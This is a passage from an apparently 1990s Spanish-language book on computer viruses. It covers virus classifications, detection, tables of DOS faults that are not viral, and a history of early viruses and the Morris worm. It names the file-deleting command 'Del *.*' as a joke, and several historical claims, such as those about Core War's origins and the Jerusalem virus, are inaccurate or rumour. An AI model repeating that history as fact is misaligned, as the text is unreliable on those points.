controladores de dispositivos –con extensión SYS– e infectan también los archivos ejecutables.
El *virus Natas* –que deletreado al revés significa satán–, es uno de ellos, razón por la cual se denomina *virus polimorfo* (Polimorphic virus) y multipartita; es decir, que infecta de muchas maneras.

- **Infectores de programas ejecutables**. Estos son los virus más peligrosos, porque se diseminan fácilmente hacia cualquier programa –como hojas de cálculo, juegos, procesadores de textos, etc.– incluyendo una copia de sí mismo en ellos.
  La infección se produce al ejecutar el programa que contiene el virus, que en ese momento se posiciona en la memoria de la computadora y a partir de entonces infecta todos los programas cuya extensión sea EXE o .COM, en el instante de ejecutarlos. Esta operación pasará inadvertida para el usuario, pues él sólo verá que la luz de la unidad de disco está encendida, lo cual solamente indica que se está cargando el programa en la memoria de la computadora.
  Aunque la mayoría de estos virus ejecutables *marca* con un byte especial los programas infectados *para no volver a realizar el proceso en el mismo disco*, algunos de ellos –como el de Jerusalén– se duplican tantas veces en el mismo programa y en el mismo disco, que llegan a saturar su capacidad de almacenamiento.
- **Gusanos**. Son programas que se reproducen a sí mismos y no requieren de un anfitrión, pues se *arrastran* literalmente por todo el sistema sin necesidad de un programa que los transporte. Los gusanos se cargan en la memoria y se posicionan en una determinada dirección, luego se copian en otro lugar y se borran del que ocupaban, y así sucesivamente, esto hace que queden borrados los programas o información que encuentran a su paso por la memoria, lo que causa problemas de operación o pérdida de datos.
- **Haked**. Se denomina de esta manera a una copia ilegal de algún software conocido, que ha sido modificada pero parece legítima; al ejecutar esta copia se producen problemas y daños en el sistema
  Recibe ese nombre debido a que probablemente es un hacker el que realiza las modificaciones al programa original, y la mayoría de los casos conocidos son acerca de programas antivirus modificados; de esta manera, usted cree que soluciona el problema de un virus, cuando realmente se está echando otro encima.

- **Virus lógicos**. Son programas normales que si no se manejan con cuidado pueden producir daños en la información, modificándola o borrándola y tomando su lugar. Por ejemplo, puede darse el caso de renombrar un programa o un archivo de datos para que tome el lugar que ocupaba el anterior archivo con el mismo nombre, o el virus lógico más conocido que es: **Del *.***, y que tiene el cinismo de preguntar *¿Está usted seguro? (S/N)*

Reproducimos aquí una graciosa clasificación de los virus informáticos –y no por ello menos realista ni representativa–, publicada por el C. P. Marco A. Merino en la revista Expansión, hace ya varios años

- **Virus benignos**. No ocasionan daños pero resultan molestos porque, al estar trabajando, envían un mensaje navideño o de cualquier otra clase –El virus del *ping pong* o de la *pelotita*, por ejemplo, es uno de estos– A decir verdad, no puede haber virus benignos, ya que al causar molestias al momento de trabajar, dejan de serlo.
- **Virus burlones**. Una vez realizadas sus fechorías o daños a la información, visualizan un mensaje en la pantalla que avisa burlonamente de su travesura, como el EGABTR, que después de borrar los archivos del disco duro presentaba el mensaje *Arf! Arf! Got you*.
- **Virus caóticos**. No destruyen archivos ni programas, pero ocasionan daños al sistema, provocando su *caída*.
- **Virus crecidos**. Marcan los sectores infectados como dañados, disminuyendo considerablemente la capacidad de almacenamiento del disco.
- **Virus descarados**. Una vez realizada su acción, envían mensajes burlones e incluyen el nombre, dirección y teléfono de su autor o autores.
- **Virus estadísticos**. Llevan un contador con la relación de las veces que han infectado otros discos o las veces que han sido copiados.
- **Virus físicos**. Se conocen los que dañan el monitor y los que ocasionan daños a las cabezas de lectura/grabación de las unidades de disco, haciéndolas trabajar constantemente hasta que se queman.
- **Virus juguetones**. Los que contagian a las computadoras mediante la copia de un simple programa de juegos.
- **Virus malditos**. Cuando infectan un disco, verifican la cantidad de información contenida en él y, si es poca, esperan a que se llene el disco para empezar su acción destructiva

- **Virus misteriosos** Bloquean partes del equipo, simulando una falla de hardware no causada por un virus.
- **Virus mutantes**. Son los que al infectar realizan modificaciones a su código, para evitar ser detectados.
- **Virus resentidos**. Son los que desarrollan los programadores de una empresa, cuando son despedidos del trabajo o son cambiados a un puesto menor.
- **Virus simples**. Entran en acción sin ninguna presentación, borrando programas o archivos de información.
- **Virus supervisores**. Los elaboran las mismas empresas para detectar a los empleados que realizan copias de programas sin autorización.
- **Virus temporales**. Esperan una fecha, o una hora en particular, para activarse.
- **Virus vengadores**. Son creados por ciertos fabricantes de software, y generalmente destruyen datos relativos al mismo programa. Se activan cuando se trabaja con copias ilegales o piratas del programa
- **Virus viajeros**. Tienen la capacidad de viajar por cualquier medio de comunicación a distancia, como por ejemplo, los sistemas de telecomunicación, comunicaciones por módem, etc. Permanecen activos principalmente en las redes.

Los virus infectores del sector de carga más conocidos y difundidos en todo el mundo son el **de Turín o Italiano**, el **Paquistaní o Brain**, el **Stoned**, el **Michelangelo**, **Alameda**, **Den Zuk**, y últimamente el **Natas**, que actúa además como infector de programas y de sistema.

El virus de Turín presenta una pequeña pelotita rebotando en la pantalla cuando se activa, y hasta ahora no se conoce alguna versión modificada que produzca efectos nocivos sobre la información contenida en los discos. Actualmente este virus se ha fusionado con otros infectores del área de carga y parece que ha quedado obsoleto; es decir predominan otros virus que cuentan con funciones adicionales en su código.

Por otra parte, como se mencionó anteriormente, los virus infectores de archivos ejecutables que más se conocen son el **Jerusalén o del viernes 13**, **Cascada**, **Dark Avenger**, **Devil's Dance**, **Fu Manchú**, **Oropax**, **Vienna**, y el multimencionado **Natas**.

3.6 Cómo detectar infecciones virales

Al reconocerse la existencia de los virus informáticos, ha proliferado una industria dedicada a elaborar programas y sistemas de protección para usuarios personales y para industrias, bancos o empresas. Esto no basta para detener a los "inteligentes" programas virulentos que invaden a veces redes completas de institutos y centros de estudio.

La gran cantidad y variedad de virus existentes, hacen cada vez más difícil su detección y erradicación. Algunos usuarios de computadoras piensan que si cuentan con un determinado programa antivirus protegen íntegramente su sistema de la presencia de los molestos virus, incluso sabemos de usuarios que siguen tratando de proteger su computadora utilizando detectores como *Vaccina* o *Scan versión 67* de McAfee, cuando estos sólo detectan el virus de la pelotita el primero, y unos cuantos virus el segundo.

Nada más alejado de la realidad, ya que los virus nuevos ¿cómo los van a detectar?, ¡y ya son más de 4 000!, ¿los virus que se esconden en la memoria superior de la computadora? –los antivirus anteriores solamente revisaban 512 o 640 kB de memoria–, ¿los virus que infectaron los archivos ejecutables?, crecieron en tamaño estos archivos y les cambiaron la fecha. Y muchas más variantes de formas de operación y contagio que no pueden reconocer todos los antivirus actuales, ¡mucho menos los anteriores!

Cada virus es un *programa diferente*, con *código de programación diferente* e infecta *diferentes áreas de los discos*, por lo que se requieren diferentes tipos de programas antivirus para contrarestarlos. Aunque se pueden tomar medidas o utilizar programas detectores de virus que actúan de manera general para avisarnos de actividades anormales o sospechosas en nuestra computadora. Los programas que no permiten que se infecten los discos se denominan *vacunas*, por su similitud con las biológicas.

Otras medidas de protección y los programas antivirus se analizan con más detenimiento en los capítulos 5 y 9. En el capítulo 8 se incluye una lista con los virus conocidos más expandidos en Latinoamérica, y obviamente en los países europeos y Estados Unidos, con sus principales características y métodos de detección y erradicación.

3.7 Fallas que no se deben a infecciones virales

No todas las fallas de la computadora se deben a problemas virales; muchas son producto de falsos contactos entre las conexiones de la unidad central de proceso con los equipos periféricos: el monitor, la impresora, el teclado, las unidades de




Figura 3.3
Con este tipo de imágenes se representa la similitud de la forma de actuar de los programas virales y sus vacunas.

disco, etc. Otras fallas, como la que indica el mensaje *Sector no encontrado (Sector not found)*, archivos borrados, sobreescritura en la información que contienen los archivos, o problemas que aparecen al tratar de copiar uno o más archivos, puede que hayan sido ocasionadas por el usuario.

En la tabla 3.1 se señalan algunos problemas comunes del sistema, y el mensaje de error o informativo que aparece –éste puede variar de acuerdo con la versión del sistema operativo DOS que use usted–. También se indican las posibles causas de las fallas y la solución probable.

La tabla 3.2 muestra algunos problemas relacionados con fallas físicas del sistema, y el mensaje de error o informativo que se visualiza en la pantalla –éste puede variar de acuerdo a la versión del sistema operativo DOS que usted use–. También se indican las posibles causas de las fallas y la solución probable.

Tabla 3.1

Problema	Posible falla	Probable solución
Acceso denegado (Access denied)	Trato usted de reemplazar un archivo con atributo de *sólo lectura*, protegido contra escritura o protegido en una red	Cambie el atributo o desprotéjalo el disco
Archivo no encontrado (File not found)	Tecleo usted mal el nombre del archivo, o no esta trabajando en el subdirectorio correspondiente	Teclee el nombre del archivo correctamente, o ubíquese en el subdirectorio adecuado
Tiene uno o mas archivos borrados	Los apuntadores (pointers) de la tabla de asignación de archivos (File Allocation Table, FAT) estan borrados o alterados. Generalmente, esto sucede debido al desgaste que ocasiona el uso prolongado de un disquete por los excesivos accesos de grabación o de lectura	No utilice de manera continuada –por varios años– los mismos disquetes. Cuando éstos se ponen muy viejos, se deben usar para almacenar archivos *muertos* que usted no va a leer o consultar frecuentemente
Disco defectuoso	Una de las tablas de asignación de archivos en su disco tiene algún sector defectuoso	Copie todos los archivos a otro disco. Utilice el comando CHKDSK/f para reparar el disco
Error de asignación de memoria	No se *cargó* el programa o procesador de comandos COMMAND.COM	Reinicialice (reboot) la computadora. Si no se soluciona, haga una nueva copia del sistema operativo DOS
Error de escritura (o de grabación) (Not ready error reading drive (X))	El sistema operativo DOS se ve imposibilitado de grabar en la unidad de disco especificada	Inserte correctamente el disquete en la unidad de disco. Puede ser que el postillo de la unidad de disco no este cerrado
Error en la impresora (Printer error)	Puede ser que la impresora este apagada, no tenga papel o no este en línea (on line)	Corrija el desperfecto e intente imprimir nuevamente
Falla generalizada (General failure error)	Ha ocurrido un error poco usual	Si la garantía del equipo aun esta vigente, consulte a su distribuidor. Generalmente este error requiere de la atención de algún programador o un técnico experto, o de un asesor en computación
Intento de violación de la protección contra escritura (Write protect error writing drive (X))	El disco en el cual desea grabar la información esta protegido contra escritura	Quítele al disquete la lengüeta de protección contra escritura

. .continuación

Problema	Posible falla	Probable solución
Memoria insuficiente (Not Enough Memory)	No existe la suficiente cantidad de memoria disponible en su computadora para el programa que intenta usted ejecutar	Desactive alguno de los programas residentes en memoria (Terminate and Stay Resident, TSR) que esté utilizando, y reinicialice (Reboot) la computadora
No se carga el sistema operativo en la computadora (Non-DOS disk error)	Puede ser que el sector de carga (boot sector) de su disco este dañado, o tambien que no haya insertado usted el disco de sistema en la unidad de disco A	Intente corregir el defecto del disco con algún programa de utilidad como por ejemplo el *Doctor de Disco Norton* (Norton Disk Doctor, NDD) de Norton Utilities, en el otro caso inserte el disquete del sistema operativo en la unidad A
Se le dificulta copiar un archivo cualquiera al subdirectorio deseado (Invalid Path or Filename)	Tal vez olvidó incluir la vía de acceso (path) al directorio de destino	Direccione correctamente el destino de la copia incluyendo la vía de acceso (path) en el comando
Pista 0 defectuosa o medio magnetico no valido, disco inutilizable (Track 0 bad Disk unusable)	El comando FORMAT del sistema operativo DOS tiene la capacidad para detectar cualquier *sector dañado* (bad sector) y marcarlo como tal, excepto el sector 0, el cual siempre debe estar en buen estado, pues en el se aloja el programa de carga (boot program)	El unico remedio consiste en desechar el disquete

Tabla 3.2

Problema	Posible falla	Probable solución
El teclado se encuentra bloqueado y no responde a ninguna pulsación	Si el teclado se bloquea repentinamente o al encender la computadora esta presenta un mensaje de error, puede ser que el problema sea un falso contacto o que las conexiones del teclado esten defectuosas	Revise las conexiones o intente usar otro cable Si esto no soluciona el problema, habrá que limpiar el teclado, pues es posible que el polvo haya bloqueado la señal
El teclado no genera el caracter asociado con la tecla que usted pulsa	Quizás el teclado está configurado para un modo diferente de texto Por ejemplo, si usted usa el teclado estándar para el inglés de Estados Unidos, puede que esté configurado con el comando **KEYBSP** (en español); por ello, al presionar las teclas, en respuesta aparecen caracteres diferentes a los esperados	Verifique el tipo de teclado que tiene su computadora Compruebe el archivo AUTOEXEC BAT para ver si contiene el comando KEYBSP Cerciórese de que el paquete o programa que está ejecutando no modifique la configuración original del teclado Consulte su manual de operación
Error de paridad (Parity error)	Este error puede ser causado por falla física en la memoria convencional o RAM (Random Access Memory)	Existen diversos programas para el diagnóstico de errores del sistema o de los periféricos de su computadora Intente detectar la falla con alguno de ellos o solicite ayuda de un técnico
Error en la operación de los programas o paquetes integrados de software	Este tipo de error es generalmente causado por el usuario y produce diversos efectos Estos van desde la sobreescritura accidental de un archivo hasta la modificación de datos, o incluso la imposibilidad de acceder al disco o de modificarlos	La mejor solución a este problema es que utilicemos sólo programas o paquetes originales, los cuales casi siempre se acompañan de manuales claramente explicados
Error en la unidad de disquete	La cabeza de lectura/ grabación de la unidad de disquetes puede estar muy sucia o desalineada	Limpie periódicamente las cabezas de lectura/grabación de la(s) unidad(es) de disquetes. Realice un mantenimiento preventivo que incluya la alineación de las cabezas de lectura/grabación
Error en el disco fijo o duro	Puede ser que algun movimiento brusco en su mesa de trabajo haya dañado el disco fijo	Intente rescatar la información del sector dañado usando algún programa de utilidades, y cópiela a otro sector que se encuentre en buen estado. Seguidamente marque el sector defectuoso para que no se grabe nuevamente información en el -algunos programas de utilidades harán esto por usted-

continuación

Problema	Posible falla	Probable solución
Creación de varios directorios con archivos iguales	Por lo general, este problema se debe a falta de cuidado del usuario al crear subdirectorios con nombre parecido	Verifique cuál es el directorio que le interesa y borre los directorios que no desee tener en su computadora
Imposibilidad de leer la información del disco fijo	Si la falla es física, puede deberse a movimientos bruscos ocurridos durante la operación de la computadora. También es posible que esta se haya golpeado al transportar el equipo sin antes haber utilizado el comando *estacionar* (Park). Esto hace que la cabeza de lectura/grabación se *estrelle* (Crash) contra la superficie del disco y la dañe	Puede usted tratar de recuperar la información con algún programa de utilidades
La computadora no enciende. La pantalla del monitor indica que hay corriente eléctrica, pero no hay señales de actividad	Puede ser que el fusible protector contra sobrevoltaje de la computadora o de la toma de corriente se haya *fundido*. También pudiera ser que exista algún falso contacto entre la toma de corriente y el cable	Revise los fusibles o las conexiones a la línea de suministro eléctrico. Revise su regulador de voltaje, si lo tiene
La pantalla del monitor permanece en blanco	Durante el curso de un proceso, el monitor falla y se queda en blanco. Puede que esté dañado el conector o el cable	Revise cable y conexiones
Se observa texto extraño en la pantalla	Puede tratarse de una falla del controlador de video	Compruebe las conexiones o verifique el controlador de video con un programa de diagnóstico. Este le indicará la falla y lo ayudará a solucionarla

4

Historia de los virus informáticos

A causa del misterio que envolvió a estos dañinos programas durante muchos años, no existe ninguna información fidedigna que permita reconstruir con exactitud la historia de los virus y los contagios virales Las empresas, institutos de investigación, agencias gubernamentales e instituciones educativas que ya habían padecido alguna infección por virus, lo negaban, para no reconocer que los sistemas de seguridad implantados con grandes esfuerzos y considerables sumas de dinero –y que se suponía que nadie ajeno al sistema podría burlar–, de pronto se veían infiltrados por agentes terroristas informáticos.

Solamente una serie de hechos y nombres aislados se habían difundido en los medios especializados, como revistas de computación o científicas, pero daban una insuficiente visión del proceso de desarrollo de la *virología informática*; sin embargo, enseguida trataremos de dar una clara idea de la evolución de los virus informáticos, sobre los cuales, cada día se sabe más, gracias a las investigaciones realizadas por personas que, como el Ingeniero Fernando Suárez Arias del Club de Virólogos de Microcomputadoras de Guadalajara, A.C., se preocupan y luchan desinteresadamente contra este enemigo de las computadoras.

4.1 Historia de los virus informáticos

En 1949, John von Neumann, *Padre de la Computación*, describió algunos programas que se reproducen a sí mismos en su libro *Theory and Organization of Complicated Automata*. Esto, aunque no se enfocaba a la creación de programas que se diseminan sin permiso de los usuarios de computadoras, si no es el comienzo de los virus, si es el primer indicio de código autorreproductor.

En cambio, la primera información de programas que incluyen códigos que trabajaban como virus, nos remonta a la década de los años 60, y es acerca de los estudiantes de computación en el *Instituto Tecnológico de Massachusetts*, ITM. Para ese entonces, el término *hacker* se traducía como *programador genial*, no como ahora que se utiliza para nombrar a los *piratas*, o en su mejor acepción, se refiere a personas talentosas que se entretienen infiltrándose en los sistemas de las grandes empresas, hecho que representa un *reto para su inteligencia*.

Los jóvenes estudiantes se reunían por las noches y se dedicaban a elaborar *código sofisticado*, así se desarrollaron nota-

bles programas, como *Guerra en el espacio* (Space War), ya que uno de sus pasatiempos favoritos era jugar amistosamente entre ellos con programas que los demás no pudieran detectar.

Además, *bombardeaban* al programa del contrincante, que no sabía de dónde recibía el ataque y qué lo provocaba. Estas modificaciones que se hacían a los códigos de los programas ajenos no eran propiamente virus, sino *bombas* que actuaban *explotando* inmediatamente.

En esa misma década, varios científicos estadounidenses de los laboratorios de computación de la AT&T (Bell Laboratories), H. Douglas Mellory, Robert Morris Sr., Victor Vysottsky y Ken Thompson *ingeniero en sistemas*, creador de la primera versión del sistema Unix, para entretenerse inventaron un juego al que llamaron *Core War* (Guerra nuclear), inspirados en un programa escrito en lenguaje ensamblador llamado *Creeper*, el cual tenía la capacidad de reproducirse cada vez que se ejecutaba.

El juego consistía en invadir la computadora del adversario con un código que contenía una serie de informaciones destinadas a destruir la memoria del rival o impedir su correcto funcionamiento

También diseñaron otro programa llamado *Reeper*, el que sería el antivirus –en ese momento–, cuya función era la de destruir cada copia hecha por *Creeper*. Estaban conscientes de la peligrosidad que el juego representaba para los sistemas de computación y se prometieron mantenerlo en secreto, pues sabían que en manos irresponsables, el *Core War* podría ser empleado nocivamente.

Sin embargo, en 1983 el Dr. Thompson, durante una alocución en la Association for Computing Machinery, da a conocer la existencia de esos programas de virus, con detalles acerca de su estructura La revista *Scientific American* lo publica en su artículo *Computer Recreations* en el número de mayo de 1984, ofreciendo por 2 dólares las guías para la creación de virus propios.

Desde el año de 1974, Xerox Corporation presentó en Estados Unidos el primer programa que ya contenía un código autoduplicador. Los equipos Apple II se vieron afectados a fines de 1981 por un virus llamado *Cloner*, que presentaba un pequeño mensaje en forma de poema. Se introducía en los comandos de control e infectaba los discos cuando se hacía un acceso a la información utilizando el comando infectado.

En 1983, el Dr. *Fred Cohen* realizó un experimento en la Universidad del Sur de California, presentando el primer *virus residente en una PC*, por lo que hoy se le conoce como el *padre de los virus informáticos* Cohen trataba de demostrar –y lo logró–, que el código de programas para computadora podía autorreplicarse, introducirse a otros códigos y alterar el funcionamiento de las computadoras. Era un virus muy grande, ya que incluía unas 200 líneas de código en lenguaje C, pero en comparación con los programas desarrollados en ese tipo de computadora y sistema operativo –Blank–, resulta que no fue tan grande, sino más bien muy pequeño.

Existe una referencia a un programa con un nombre muy similar al *Core War*, que en los datos de autor y fecha de creación, dice. *Escrito por Kevin A Bjorke, mayo de 1984, en Small-C*, y fue cedido al dominio público.

En 1986, es cuando ya se difunde ampliamente un *virus* con la finalidad de causar destrozos en la información de los usuarios. Este ataca una gran cantidad de computadoras en todo el mundo. Fue desarrollado en Lahore, Paquistán, por dos hermanos que comerciaban en computadoras y software.

Uno de ellos escribió un programa administrativo de gran utilidad. Por este motivo, los usuarios copiaban en grandes cantidades cada original vendido, hasta que, cansados de sufrir los efectos de la *piratería*, decidieron vender *copias ilegales* de programas populares, y en estos, así como en su propio programa, introdujeron un *virus benigno* con código muy *elegante*, el cual permitió que otros programadores lo modificaran para hacer de él, en sus nuevas versiones, uno de los virus más dañinos que se conocen, por la cantidad de bytes en que reducen la capacidad de almacenamiento de los disquetes.

Nota: Informaciones posteriores encontradas en *Compuserve*, red de servicios informativos de nivel internacional, anunciaban infecciones del virus *Brain* o *Paquistani*, que habían borrado archivos de estudiantes de la Universidad de Miami, de una editorial, y de un periódico. También se decía que a causa de ese mismo virus, se habían destruido discos de algunos estudiantes de Maryland. Acerca de la versión difundida en México, nunca se supo que borrara archivos, pero sí inutilizaba los disquetes marcando sectores buenos como *defectuosos*.

En su compañía –Brain Computers– se ofrecían programas, como Lotus 1-2-3 a precios ridículos –$1.50 dólares–, lo que propició que los turistas que llegaban a comprar en su tienda se llevaran a sus lugares de origen los programas in-




Figura 4.1
El virus Paquistaní o Brain, se originó en Paquistán, y se esparció rápidamente a través de todo el mundo.

fectados. Se supone que el referido virus infectó más de 30 000 computadoras solamente en Estados Unidos.

Las computadoras *Commodore*, especialmente la *Amiga*, fueron atacadas en noviembre de 1987 por un virus que infectaba el sector de carga y se posicionaba en la memoria de la computadora. Al introducir otros disquetes, quedaban infectados en la misma área de arranque, por lo que al circular a través de otras computadoras, diseminaban el contagio.

En diciembre de 1987, los expertos de IBM tuvieron que diseñar un *programa antivirus* para desinfectar su sistema de correo interno, pues éste, fue contagiado por un virus no dañino que hacía aparecer en las pantallas de las computadoras conectadas a su red un mensaje navideño, el cual al reproducirse a sí mismo múltiples veces hizo muy lento el sistema de mensajes de la compañía, hasta el punto de paralizarlo por espacio de setenta y dos horas.

El virus presentaba un mensaje navideño con un árbol al lado, y pedía al usuario que tecleara la palabra *CHRISTMAS*. Si se tecleaba la palabra, el virus se introducía en la lista de correspondencia de correo electrónico del operador y se seguía diseminando por toda la red. Cuando no se accedía a la demanda y se apagaba el equipo, el virus impedía que se pudieran grabar los trabajos inconclusos, perdiéndose así muchas horas de trabajo.

El uso de programas originales evita en un gran porcentaje la posibilidad de infección viral. Sin embargo, *Aldus Corporation*, una empresa de gran prestigio, lanzó al mercado originales de su programa FreeHand para Macintosh infectados por un virus *benigno* llamado *Macintosh Peace*, *MacMag* o *Brandow*. Este virus se desarrolló para poner un mensaje de paz en las pantallas de las computadoras, a fin de celebrar el aniversario de la introducción de la Macintosh II, el 2 de marzo de 1988.

El virus *Macintosh Peace* fue difundido por muchos de los servicios de software compartido, y aunque se esperaba que en el área de la frontera de Estados Unidos con Canadá se encontraran pocas copias infectadas, se cree que el mensaje apareció en unas 350 000 pantallas de computadoras de Estados Unidos y Europa.

Richard R. Brandow, editor de la revista MacMag de Montreal, Canadá, contrató a un programador para realizar el mencionado virus, que pronto se propagó por medio de los servicios de cartelera electrónica (Bulletin Board Services, BBS), que son sistemas de servicio de software o información compartida por computadora vía módem y línea telefónica.

Aldus inadvertidamente distribuyó originales de su programa que contenían el virus. Su defensa se basó en el hecho de que la infección partió de un disco de demostración que proporcionó a un proveedor. Este adquirió el virus de un programa de juego tomado de un servicio de cartelera electrónica, y sin saberlo lo incluyó en el disco que contenía el programa de demostración y se comercializó sin sospechar que llevaba el virus. De su diseminación se encargaron las copias ilegales que de él se hicieron.

Nota:

Actualmente siguen aconteciendo accidentes de esta naturaleza; es decir, algunas empresas *inocentemente* distribuyen copias infectadas de sus programas. El caso más sonado es el del representante de Borland en México, que distribuyó entre los asistentes a SOFTEACH México 94, el disquete de demostración del programa dBASE IV para Windows, infectado con el virus *Monkey*.
La compañía ofreció públicamente disculpas y asesoría para eliminar el virus, así como un antivirus –proporcionado por McAfee Associates de México y distribuido a través del BBS Spin–, para contrarrestar el efecto del mencionado virus, en caso de haber recibido la infección en sus computadoras.

En 1988 se identificó el *virus de Jerusalén*, que según algunas versiones, fue creado por la *Organización para la Liberación de Palestina* con motivo de la celebración del cuarenta aniversario del último día en que Palestina existió como nación, el viernes 13 de mayo de 1988.

Por estas fechas, se comenzaron a difundir informaciones sobre *virus* o *caballos de Troya* que eran colocados en BBS's, para que en un determinado momento desataran una serie de funciones dañinas, que incluso, en ocasiones causaron la destrucción completa del tablero electrónico (BBS). Al bajar los programas del tablero infectado, se esparcía el virus hacia las computadoras conectadas al sistema. Esto propició que durante un tiempo se considerará a los BBS's como el principal *foco de contaminación* de los virus informáticos.

En Estados Unidos, se forma una asociación de profesores, programadores y empresas de software, para estudiar, investigar y clasificar a los virus, con la finalidad de diseñar y elaborar medidas de protección y programas antivirus, de una manera coordinada, evitando así esfuerzos vanos en la titánica lucha que se echaban encima, la CVIA, *Computer Virus Industry Association*, con sede en Santa Clara, California.

Nota: Bulgaria se ha identificado como uno de los países más prolíficos en cuestiones de virus informáticos, por lo que no es raro que uno de los virus también más prolíficos –por aquello de las familias de virus–; es decir que ha servido para crear muchísimas variantes a partir de su código, sea el virus *Vienna*, cuyo origen se localiza en Bulgaria.
Tan sencillo y bien estructurado era el código de dicho programa, que se logró incluso reducir su tamaño; es decir, la cantidad de bytes, de 648 a 348. Esto, en lugar de reducir su capacidad de reproducción e infección, al contrario, aumentó su eficiencia como virus. En ese tiempo, se fabricaron los virus *Old Yankee* y *Vaccina*. En el capítulo 6, podrá observar la gran cantidad de virus de origen Búlgaro

La *Nuclear Regulatory Commission*, de Estados Unidos, anunció el 11 de agosto de 1988 su intención de sancionar hasta con 1 250 000 dólares a la planta de energía nuclear Peach Bottom, en Pensilvania, porque sorprendió a los operadores de la planta jugando en las computadoras con copias piratas de programas de juegos.

El 2 de noviembre del mismo año, las redes *ARPANET* y *NSFnet* en Estados Unidos son infectadas por un virus (gusano) que se introdujo en ella, afectando a más de 6 000 equipos de instalaciones militares de la NASA, universidades y centros de investigación públicos y privados. Este gusano se infiltró aprovechando las fallas de seguridad que persistían en archivos del sistema operativo UNIX que se estaba utilizando. También, el gusano invadió la red *Internet*.




Figura 4.2
Los operadores de la planta nuclear de Peach Bottom jugaban en la computadora con copias piratas de programas de juegos.

Investigaciones posteriores dieron como resultado el descubrimiento del causante de la invasión del gusano a las mencionadas redes: el estudiante Robert Morris Jr., aunque sus declaraciones y las de sus compañeros indicaban que no lo hizo con malas intenciones, sino que fue un descuido al trabajar con un programa autorreproductor, que se le fue de las manos. En su defensa, se mencionaba el hecho de que trató de avisar a los operadores de la red para ayudar a detener la infección.

Nota: Recordemos el programa *Core War*, desarrollado desde hace más de 20 años por científicos de los laboratorios Bell, uno de los cuales era Robert Morris padre, se sabe que su hijo trabajó ahí en unas vacaciones de verano. Conoció el programa y lo divulgó entre algunos amigos, los cuales se encargaron de diseminarlo.

En octubre de 1989 ya se visualizaba a los virus como una terrible epidemia, y empezaron a suceder hechos deplorables

Un comunicado de un desconocido comando *tecnoterrorista* manifestaba que había infectado una gran cantidad de computadoras, y que el viernes 13 se destruirían automáticamente los archivos almacenados en disquetes o en discos fijos, desatando el pánico entre los usuarios, el cual estaba fundado básicamente en la superstición que provoca esa fecha.

Aunque no se realizó esta catastrófica profecía, sirvió para replantear el grave peligro al que están expuestos los datos de cualquier sistema. Esta tesis se refuerza con la publicación del 30 de octubre en el diario *The New York Times*, la cual anunciaba que las computadoras de la NASA habían sido interferidas por desconocidos causando problemas en el lanzamiento del *transbordador espacial Atlantis*.




Figura 4.3 Las computadoras de la NASA, en Estados Unidos, fueron intervenidas por extraños, causando problemas en el lanzamiento del *Atlantis*.

